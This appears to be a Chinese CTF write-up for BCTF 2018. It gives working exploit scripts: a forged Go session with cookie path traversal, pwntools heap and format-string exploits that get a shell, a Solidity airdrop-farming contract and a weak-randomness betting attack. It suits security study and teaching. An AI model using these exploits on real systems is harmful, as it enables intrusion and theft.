天枢DUBHE BCTF 2018 WriteUp

Web

checkin

首先搜集信息：


- 上传文件处只能传图片，但会给出上传文件的绝对路径
- 扫描到路由/info和/admin_panel，如果登录则info会提示当前用户名
- cookie键名为gosessionid的值可以为相对路径的文件名，文件存在时返回页面503，不存在时为302且分配新的gosessionid

根据以上信息搜集资料，找到了p神博客的一篇go代码审计的文章。 https://www.leavesongs.com/PENETRATION/gitea-remote-command-execution.html 而beego和gogs的session构造方式基本相同，fuzz了一下session临时文件的存储位置也相同，为/tmp/sid[0]/sid[1]/sid，加载另一个用户的session可直接登录该账号。 再加上登录后/profile页面大字提示的的"username"和"UID"，大致确定攻击思路为：上传一个定义好格式的session文件，控制gosessionid加载session文件，从而可登录管理员账号。 用p神博客中生成gob编码后的session文件的脚本

```
package main

import (
    "fmt"
    "encoding/gob"
    "bytes"
    "encoding/hex"
)

```

```go
func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
    for _, v := range obj {
        gob.Register(v)
    }
    buf := bytes.NewBuffer(nil)
    err := gob.NewEncoder(buf).Encode(obj)
    return buf.Bytes(), err
}

func main() {
    var uid int64 = 1
    obj := map[interface{}]interface{} {"UID": uid, "username": "admin"}
    data, err := EncodeGob(obj)
    if err != nil {
        fmt.Println(err)
    }
    edata := hex.EncodeToString(data)
    fmt.Println(edata)
}
```

得到的16进制字符写入文件，上传，得到绝对路径。 之后的步骤卡了一阵子，一直以为直接在/profile页面可以直接登录admin，但总成功不了，于是开始怀疑session文件有问题，又构造了许多编码其他json串的session... 这里的正确方式是带session访问/info，这个接口会告诉你当前session代表哪个用户



```
GET /info HTTP/1.1
Host: 47.95.195.16:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Device-Type=desktop; gosessionid=../../../../../../../../../../../../../go/src/github.com/checkin/website/static/img/avatar/nWPQFjPPBtiBijKPZDBz.png
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 28 Nov 2018 08:32:16 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 32
Connection: close
Set-Cookie: Device-Type=desktop; Path=/

the username in session is:admin
```

验证session为admin后携带session访问/admin_panel即可成功登录获得flag

Pwn

easiest

double free修改got项到程序中getshell的函数。

```python
# coding=utf-8
from pwn import *

def Add(p, idx, size, content):
    p.sendlineafter('delete \n', str(1))
    p.sendlineafter('(0-11):', str(idx))
    p.sendlineafter('Length:', str(size))
    p.sendlineafter('C:', content)

```

```python

def Delete(p, idx):
    p.sendlineafter('delete \n', str(2))
    p.sendlineafter('(0-11):', str(idx))


def pwn():
    BIN_PATH = './easiest'
    DEBUG = 1
    context.arch = 'amd64'
    if DEBUG == 1:
        p = process(BIN_PATH)
        elf = ELF(BIN_PATH)
        context.log_level = 'debug'
        context.terminal = ['tmux', 'split', '-h']
        if context.arch == 'amd64':
            libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
            libc = ELF('/lib/i386-linux-gnu/libc.so.6')
    else:
        p = remote('39.96.9.148', 9999)
        elf = ELF(BIN_PATH)
        context.log_level = 'debug'


    Add(p, 0, 0x68, 'sunichi')
    Add(p, 1, 0x68, 'sunichi')

    Add(p, 2, 0x100, 'sunichi')
    Add(p, 3, 0x100, 'sunichi')

    Delete(p, 0)
    Delete(p, 1)
    Delete(p, 0)
    Delete(p, 2)

    Add(p, 0, 0x68, p64(0x602045))
    Add(p, 1, 0x68, 'sunichi')
    Add(p, 2, 0x68, 'sunichi')
    payload = '\x00\x00\x00' + p64(0x400946) * 6
    Add(p, 3, 0x68, payload)


    gdb.attach(p)
    raw_input()
    p.interactive()
    p.close()


```

```python
if __name__ == '__main__':
    pwn()

```

hardcore_fmt

利用%a泄漏mmap的地址，然后通过向前偏移泄漏canary，接着通过one_gadget（同样通过前向偏移计算libc基地址）拿到shell。 此处黏贴的脚本用于打服务器，本地尝试需要修改偏移量（本地和服务器偏移不一样坑了好久）。

```python
# coding=utf-8
from pwn import *

def pwn():
    BIN_PATH = './hardcore_fmt'
    DEBUG = 0
    context.arch = 'amd64'
    if DEBUG == 1:
        p = process(BIN_PATH)
        elf = ELF(BIN_PATH)
        context.log_level = 'debug'
        context.terminal = ['tmux', 'split', '-h']
        if context.arch == 'amd64':
            libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        else:
            libc = ELF('/lib/i386-linux-gnu/libc.so.6')
    else:
        p = remote('39.106.110.69', 9999)
        elf = ELF(BIN_PATH)
        libc = ELF('./libc-2.27.so')
        context.log_level = 'debug'

    if DEBUG == 1:
        gdb.attach(p)
        raw_input()

    p.sendline('%a%2$a%3$a')
    p.recvuntil('0x0.0')
    p.recvuntil('0x0.0')
    recv = '0x' + p.recv(10) + '00'
    p.sendline(str(int(recv, 16) - 41216 + 0x1000 * 6 + 0x1529))
    p.recvuntil(': ')
    canary = p.recvuntil('\x00')
    print hexdump(canary)
    raw_input()

    p.interactive()
    p.close()

```

```python

if __name__ == '__main__':
    pwn()

```

SOS

前两天正好看到这篇文章：https://blogs.msmvps.com/gdicanio/2016/11/17/the-small-string-optimization/ 也是上个月SECCON 2018 CTF的一道题的出题点。在C++中，当一个string对象较小时，为了优化效率，会将其分配到栈上而不是堆上，这样就能栈溢出ROP了，这题比较坑的一个地方是如何结束输入。

```python
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'
context.terminal = ['tmux', 'split', '-h']

def ret_csu(r12, rdi, rsi, rdx):
    shellcode = p64(0x400C4A) + p64(0) + p64(1) + p64(r12) + p64(rdx) + p64(rsi) + p64(rdi)
    shellcode += p64(0x400C30) + p64(0) * 7
    return shellcode

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./SOS')
    else:
        p = remote(ip, port)
    pop_rdi = 0x0000000000400c53
    p.recvuntil('size: \n')
    p.sendline("0")
    p.recvuntil('code: \n')
    p.send(p64(0) * 6 + p64(0) + ret_csu(0x0602030, 0, 0x602000 + 0xa00, 0x300) + p64(pop_rdi) + p64(0x0602020) + p64(0x4008E0) + ret_csu(0x0602030, 0, 0x602000 + 0xa00, 0x300) + p64(0x0000000000400a10) + p64(0x602000 + 0xa00) + p64(0x0000000000400afa))
    data = p.recvn(6, timeout = 0.5)
    while data == '':
        p.send('\x00' * 0x100)
        data = p.recvn(6, timeout = 0.5)
    libc_addr = u64(data.ljust(8, '\x00')) - (0x7ffff74c39c0 - 0x00007ffff7443000)#0x41e9c0
    log.info('libc addr is : ' + hex(libc_addr))
    gdb.attach(p)
    p.send(p64(0) + p64(pop_rdi) + p64(libc_addr + 0x551e9a) + p64(libc_addr + 0x10a38c))
    p.interactive()
```

```python

if __name__ == '__main__':
    GameStart('39.96.8.50', 9999, 1)
```

three

程序存在UAF，能分配3个chunk，没有输出。利用分为三个步骤

- double free拿到heap上0x250大小的tcache结构体，设置0x250对应的tcache数量大于7，释放并分配chunk拿到unsorted bin的地址
- 部分写unsorted bin的地址，通过tcache分配到stdout结构体所在内存，覆盖`flag`、`_IO_write_base`等指针泄露libc地址，参考：https://vigneshsrao.github.io/babytcache/
- 利用tcache覆盖`__free_hook`为`one_gadget`拿到shell

可能需要多次对tcache结构体进行编辑控制tcache bins的长度，来让一些chunk放入fastbin中

```python
from pwn import *

#context.log_level='debug'
context.arch = 'amd64'
context.os = 'linux'
context.endian= 'little'
context.terminal = ['tmux', 'splitw', '-h']

debug=0

if debug:
    p = process('./three')
else:
    p = remote('39.96.13.122',9999)

r = lambda x:p.recv(x)
rl = lambda:p.recvline
ru = lambda x:p.recvuntil(x)
rud = lambda x:p.recvuntil(x,drop=True)
s = lambda x:p.send(x)
sl = lambda x:p.sendline(x)
sla = lambda x,y:p.sendlineafter(x,y)
sa = lambda x,y:p.sendafter(x,y)
rn = lambda x:p.recvn(x)

def add(content):
    sla('choice:',str(1))
    sa('content:',content)

def edit(index,content):
    sla('choice:',str(2))
    sla(' idx:',str(index))
    sa('content:',content)

def delete(index,flag=1):
    sla('choice:',str(3))
    sla(' idx:',str(index))
    ru('(y/n):')
    if flag==1:
        sl('y')
    else:
        sl('n')

def pwn():
    add('e3pem\n')# 0
    if debug == 1:
        f = open('/proc/'+str(pidof(p)[0])+'/maps')
        data = f.read().split('\n')
        f.close()
        for j in data:
            if '[heap]' in j:
                heap_base_addr = int('0x' + j[0:12], 16)
        for j in data:
            if 'libc-2.27.so' in j:
                libc_base_addr = int('0x' + j[0:12], 16)
                break
    else:
        heap_base_addr = 0x559408b3a000
        libc_base_addr = 0x7f5731319000

    delete(0,0)
    delete(0,1)
    add(p64(heap_base_addr + 0x10)[:2]) #0
    add(p64(heap_base_addr + 0x10)[:2]) #1
    add(p64(0x0909090909090909)+p64(0x0909090909090909)*4+p64(0)*3) #2
    delete(2,1) #2
    add(p64(0x0909090907090909)) #2
    delete(1,1) #fastbin
    edit(2,p64(0x0909090906090909))
    delete(0,0) #tcache
    delete(2,0) #fastbin
    edit(0, p64(libc_base_addr + 0x3ec760)[:2]) #should change to
\x07\x60
    add('aaaa\n') #1
    delete(0,1)

    payload = p64(0xfbad1800)+p64(0)*3+'\x00'
    add(payload) #0
    libc_base = u64(rn(16)[8:])-(0x7ffff7dd18b0-0x7ffff79e4000)
    libc_base_addr = libc_base
    print 'libc base:'+hex(libc_base)
    edit(2,p64(0x0909090905090909))
    delete(1,0)
    delete(1,1)
    delete(2,1)
    add(p64(libc_base_addr + 0x3ed8e8)) #1
    add(p64(libc_base_addr + 0x3ed8e8)) #2
    delete(1,1)
    # delete(2,1)
    add(p64(libc_base+0x4f322))
    sla('choice:',str(3))
    sla(' idx:',str(1))


if __name__ == '__main__':
    while 1:
        try:
            pwn()
            p.interactive()
            p.close()
        except Exception as e:
            p.close()
        p = remote('39.96.13.122',9999)


# 0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   rcx == NULL

# 0x4f322 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   [rsp+0x40] == NULL

# 0x10a38c        execve("/bin/sh", rsp+0x70, environ)
# constraints:
#   [rsp+0x70] == NULL
```

houseofAtum

程序仍然存在UAF，但只允许分配最多2个chunk，且多了输出函数。

利用思路：

- 将`tcachebin`和`fastbin`结合起来，`tcachebin`中数量大于7后0x50大小的chunk会被放入`fastbin`中
- `tcachebin`中的链表指针指向的是chunk的fd，`fastbin`中的链表指针指向的是chunk的`prev_size`域，这个域的内容是我们可以控制的
- 先在tcachebin中布置好chunk1-->chunk2-->chunk2......，再在fastbin中布置chunk1--

>chuk2，此时`tcachebin`中的chunk1指针会被修改为指向chunk2的`prev_size`，再连续分配两次后，`prev_size`域中的内容会被放入`tcachebins`中，该内容可以控制，导致可以分配任意地址的内存（上述操作后chunk2的部分字段和chunk1重叠，修改chunk2的size字段为0x61，这样chunk2释放后不会放入0x50的tcachebin，这样就能拿到指定位置的chunk了）

- 通过任意分配内存拿到chunk1+0x10处的虚假chunk3，修改chunk1使chunk3的size为0x91，连续释放8次chunk3，拿到unsortedbin地址，实现泄露libc地址
- 把chunk3放入tcachebin，修改fd为`__free_hook`地址，通过修改其size让其放入其它大小的tcachebins，最后拿到`__free_hook`位置的内存，修改为`one_gadget`拿到shell

```python
from pwn import *

# context.log_level='debug'
context.arch = 'amd64'
context.os = 'linux'
context.endian= 'little'
context.terminal = ['tmux', 'splitw', '-h']

debug=0

if debug:
    p = process('./houseofAtum')
    libc = ELF('./libc.so.6')
else:
    p = remote('60.205.224.216',9999)
    libc = ELF('./libc.so.6')

r = lambda x:p.recv(x)
rl = lambda:p.recvline
ru = lambda x:p.recvuntil(x)
rud = lambda x:p.recvuntil(x,drop=True)
s = lambda x:p.send(x)
sl = lambda x:p.sendline(x)
sla = lambda x,y:p.sendlineafter(x,y)
sa = lambda x,y:p.sendafter(x,y)
rn = lambda x:p.recvn(x)

def add(content):
    sla('choice:',str(1))
    sa('content:',content)

def edit(index,content):
    sla('choice:',str(2))
    sla(' idx:',str(index))
    sa('content:',content)

def delete(index,flag=1):
    sla('choice:',str(3))
    sla(' idx:',str(index))
    ru('(y/n):')
    if flag==1:
        sl('y')
    else:
        sl('n')

def show(index):
    sla('choice:',str(4))
    sla(' idx:',str(index))

def pwn():
    add('e3pem\n')# 0
    add('e3pem\n')# 1
    delete(1,0)
    delete(1,0)
    # gdb.attach(p,'b *0x555555554e2f')
    # info leak
    show(1)
    ru('Content:')
    heap_base = u64(ru('\x0a')
[:-1].ljust(8,'\x00'))&0xFFFFFFFFFFFFF000
    print 'heap_addr is :'+hex(heap_base)
    payload = p64(0)*0x8+p64(heap_base+0x270)
    edit(0,payload)
    delete(1,0)
    delete(1,0)
    delete(1,0)
    delete(1,0)
    delete(0,0)
    delete(1,1)
    # gdb.attach(p,'b *0x555555554e2f')
    delete(0,1)
    add('aaaa\n')
    add('bbbb\n')
    payload = p64(0x0)*6+p64(0x0)+p64(0x61)
    edit(0,payload)
    delete(1,1)
    #gdb.attach(p,'b *0x555555554e2f')
    payload = p64(0)+p64(0x91)
    add(payload)
    edit(0,payload)
    # gdb.attach(p,'b *0x555555554e2f')
    for i in range(0,7):
        delete(1,0)
    # gdb.attach(p,'b *0x555555554e2f')
    delete(1,0)
    show(0)
    ru('Content:')
    main_arena = u64(ru('\x0a')[:-1].ljust(8,'\x00'))
    print 'main_arena is:'+hex(main_arena)
    libc_base = main_arena-(0x7ffff7dcfca0-0x7ffff79e4000)

    # gdb.attach(p,'b *0x555555554e2f')
    edit(0,p64(0)+p64(0x51))
    delete(1,1)
    edit(0,p64(0)+p64(0x51)+p64(libc_base+libc.symbols['__free_hook']))
    add('aaaa')
    edit(0,p64(0)+p64(0x61))
    delete(1,1)
    one_gadget = 0x4f322
    add(p64(libc_base+one_gadget))
    sla('choice:',str(3))
    sla(' idx:',str(0))

    p.interactive()



print hex(libc.symbols['system'])

if __name__ == '__main__':
    pwn()


# 0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   rcx == NULL

# 0x4f322 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   [rsp+0x40] == NULL

# 0x10a38c        execve("/bin/sh", rsp+0x70, environ)
# constraints:
#   [rsp+0x70] == NULL
```

Blockchain

Fake3D

江湖险恶啊，题目都是蜜罐了orz

拿到题一看，又是赌赌赌薅薅薅，而且tx.origin和msg.sender也有点太露骨了2333

```
pragma solidity ^0.4.24;

```

```
contract Attack_8778678 {
    function Attack_8778678() payable {}

    function attack_starta() public {
        for(int i=0;i<=40;i++){
            Son son = new Son();
        }
    }

    function () payable {
    }
}

contract Son {
    Fake3D fake;
    function Son() payable {
        fake = Fake3D(0x4082cc8839242ff5ee9c67f6d05c4e497f63361a);
        fake.airDrop();
        if (fake.balance(address(this)) != 0)

fake.transfer(0x3a1Bbc1FB56fC69EB50DeCE81D3082b9EA87D7ec,10);
    }
}
```

薅够了，captureFlag发现被revert了。。看了一下代码，没有逻辑问题，也没有硬性的require这样。 跟到winlist合约去看，发现合约的opcode和我本地生成的opcode不太一样。看起来就是蜜罐合约了。

本来想抄作业。。看到L队的师傅转了个余额8999的账号出来，我也学着来了一个，结果不对！ 逆向之，发现是对tx.origin有要求，哪位需要带b1和43，爆破一个这样的地址再请求flag，就成功啦。

EOSGame

说起这个题我就生气，我在那优雅的薅着羊毛，LR师傅一把梭抢了我的三血，下次一定评估好成本、概率、收益再做题。。

先通过initFund()领一小点空投，再观察一下bet的具体内容。 有两种投.注方式

- 投1挣100，概率1/5
- 投20挣2000，概率1/5

算下期望发现只要脸不黑本金够，就能赢好多钱。

那解法就十分简单了。。洗把脸赌中一次小的，然后就多赌几次小的，然后一直赌大的。。

```
function bet(uint256 chip) internal {
        bet_count[tx.origin] = bet_count[tx.origin].add(1);
        uint256 seed =
uint256(keccak256(abi.encodePacked(block.number)))+uint256(keccak256(abi.encodePacked(block.timestamp)));
        uint256 seed_hash = uint256(keccak256(abi.encodePacked(seed)));
        uint256 shark = seed_hash % MOD_NUM;
        uint256 lucky_hash =
uint256(keccak256(abi.encodePacked(bet_count[tx.origin])));
        uint256 lucky = lucky_hash % MOD_NUM;
        if (shark == lucky){
            eos.transfer(address(this), tx.origin, chip.mul(POWER));
        }
    }
```

我还傻乎乎的写了个攻击合约，不赌中就不下注。。实际上赌不中也没事，反正投入少回报高。

Crypto

guess_polynomial

猜数游戏，只要你输入的数字够大，我们称输入的数是p，则返回的数转成p进制，各位就是他的coffe，比较简单。

```
def attack():
    p = remote('39.96.8.114', 9999)
    for i in range(12):
        if i == 10:
            a = p.recvuntil('}')
            print a
            exit()
        a = p.recvuntil('coeff: ')
        print a
        n = 125
        mo = gmpy2.next_prime(1 << n)
        p.sendline(str(mo))
        a = int(p.recvuntil(' the coeff!').split('\n')[0].split(' ')
[4])
        print a
        print '----'
        ans = []
        while True:
            if a != 0:
                number = a % mo
                ans.append(number)
                a = (a - number) / mo
            else:
                break
```

```python
        ans = ans[::-1]
        result = ""
        for op in ans:
            result += str(op)
            result += " "
        p.send(result+'\n')

if __name__ == "__main__":
    attack()
```